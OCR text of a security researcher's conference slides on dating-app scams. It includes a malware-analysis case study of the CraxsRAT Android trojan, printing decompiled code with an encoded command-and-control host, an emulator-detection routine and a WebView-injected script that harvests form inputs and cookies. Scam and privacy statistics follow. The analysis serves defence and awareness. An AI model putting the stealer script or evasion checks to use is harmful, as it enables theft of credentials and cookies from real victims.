
INFORMATION
on the case #3

DATING CHAT BOT
Invited to her channel

MOBILE APP
Streaming service

CRAXSRAT
Remote control





01 CASE 3: CRAXSRAT

initializeService

```
72 public class initializeService extends Service {
       public static String ClientHost = "NS50Y3AuZXUubmdyb2suaW8=";
       public static String ClientPort = "MTczMDM=";
       public static String HideType = "C";
       public static Context appContext;
       public static String ifScreenShot;
       static initializeService st;
       public static String ConnectionKey = utilities.base64decode("Nzc3MQ==");
       public static String uninstall = "on";
       public static String CLINAME = "raman";
       public static List<PacketClass> Li = null;
       public static List<trsizygjhxzgdqnnnzvoqdvinssrmoihsvzaxdxefoczeoiley6> Lcl
   = null;
       public static long eco = -1;
       public static int plg = -1;
       public static int inx = -1;
       public static String[] cmn = {"", "", "", "", "", "", "", "", "", "", "",
   "", "", "", "", ""};
       public static boolean k = false;
       public static boolean klive = false;
       public static boolean FORCA = false;
       public static boolean FORSC = false;
       public static String usdtadress = "";
       public static AccessService MyAccess = null;
       public static boolean allok = false;
       public static BroadcastReceiver br = null;
       public static BroadcastReceiver daterecever = null;
```

```
└─$ echo -n "ClientHost: "; echo "NS50Y3AuZXUubmdyb2suaW8=" | base64 -d; \
> echo -n "\nClientPort: "; echo "MTczMDM=" | base64 -d; \
> echo -n "\nConnectionKey: "; echo "Nzc3MQ==" | base64 -d;
ClientHost: [redacted].ngrok.io
ClientPort: 17303
ConnectionKey: 7771
```

```
return (Build.BRAND.startsWith("generic") &&
Build.DEVICE.startsWith("generic")) ||
Build.FINGERPRINT.startsWith("generic") ||
Build.FINGERPRINT.startsWith(EnvironmentCompat
.MEDIA_UNKNOWN) ||
Build.HARDWARE.contains("goldfish") ||
Build.HARDWARE.contains("ranchu") ||
Build.MODEL.contains("google_sdk") ||
Build.MODEL.contains("Emulator") ||
Build.MODEL.contains("Android built SDK for
x86") ||
Build.MANUFACTURER.contains("Genymotion") ||
Build.PRODUCT.contains("sdk_google") ||
Build.PRODUCT.contains("google_sdk") ||
Build.PRODUCT.contains("sdk") ||
Build.PRODUCT.contains("sdk_x86") ||
Build.PRODUCT.contains("sdk_gphone64_arm64") ||
Build.PRODUCT.contains("vbox86p") ||
Build.PRODUCT.contains("emulator") ||
Build.PRODUCT.contains("simulator");
```


A

C&C server
a temporary tunnel

B

Debugging
detection

01 CASE 3: CRAXSRAT



A


WebView injection example for crypto apps

B

WebView injection JS script to steal user inputs

```
g = () => {
  if (!frame) {
    frame = document.createElement('iframe');
    frame.style.display = 'none';
    document.body.appendChild(frame);
  }

  console = frame.contentWindow.console;
  var inputs = document.querySelectorAll('input');
  var websiteLink = window.location.href;
  var alltext = "";

  inputs.forEach(function(input) {
    var type = input.getAttribute('type');
    var value = input.value;

    if (value !== "" && value !== null && type !== "hidden"
&& type !== "checkbox") {
      alltext += "[" + type + "]: " + value + "~" +
"[Cookie]:" + document.cookie + "~";
    }
  });

  return alltext;
};
```

01 CASE 3: CRAXSRAT



CAPABILITIES
of the malware #3

FILES SMS CAMERA **MIC**


LOCATION DISPLAY CALLS NOTIF.

APPS **GESTURES** RCE

02

Hitchhikers & Stranger danger

(Anonymity)





02 WHAT IS WRONG?

according to dating website Seeking Arrangement

1 in 10 ARE **FAKE**
online dating profiles

- VIRTUAL PHONE
- DISPOSABLE E-MAIL
- FAKE INFO





Romance scam
Payment methods

24 % GIFT CARDS
19 % CRYPTOCURRENCY


according to Federal Trade Commision

- **BEHAVIOUR**
  Writing style, time, ...
- **MALWARE**
  Source, strings, ...
- **HONEYPOTS**

03

Observatory observations

(Problems & Trends)



03 WHAT ELSE IS WRONG?

- **INDIVIDUALS & APT**
- **VULNERABILITIES**
  Sensitive information leak, ...
- **DEEPFAKES***
  Fake photos, videos, voice messages, ...
- **FAKE APPS**
  Dating apps, content subscription, streaming, ...
- **CRYPTOCURRENCY**

according to Pew Research Center

Say someone tried to scam them on a Dating App

52 % USERS

Global risk ratio for Dating scam in Q1/2024, Avast Threat Labs

03 WHAT ELSE?


according to Mozilla's *Privacy Not Included

80 % may **SELL / SHARE** your personal information

52 % **DATA BREACH / LEAK / HACK** in the past 3 years

Dating apps
Data safety & Security practices

88 % GOT **"PRIVACY NOT INCLUDED"**



Thank you!

EN / RU

FULL RESEARCH
HTTPS://QWQORO.WORKS

> *Without the dark,*
> *we'd never see the stars*

QWQORO
Elizaveta Tishina
Cybersecurity Researcher